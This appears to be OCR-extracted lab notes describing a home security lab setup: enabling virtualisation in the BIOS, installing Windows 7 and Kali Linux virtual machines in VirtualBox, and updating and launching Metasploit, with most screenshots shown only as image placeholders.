

Getting Familiar with Kali Linux & Metasploit


Installing Oracle VM VirtualBox




At first there was an issue with the Virtual Machines because Virtualization was disabled in the Bios .




Had to enter my BIOS and enable SVM (Secure Virtual Machine) as MSI calls it .






Installed Windows 7 και Kali Linux in 2 VMs




Both Operating Systems ready to go.




Metasploit Installation/Update

Had to update Metasploit through the console using github





packages will automatically setup the database or use your existing database.




Πηγή:

https://github.com/rapid7/metasploit-framework/wiki/downloads-by-version







Then created a Metasploit shortcut on my desktop to make things easier …



Oι console and Metasploit running .




Enhanced

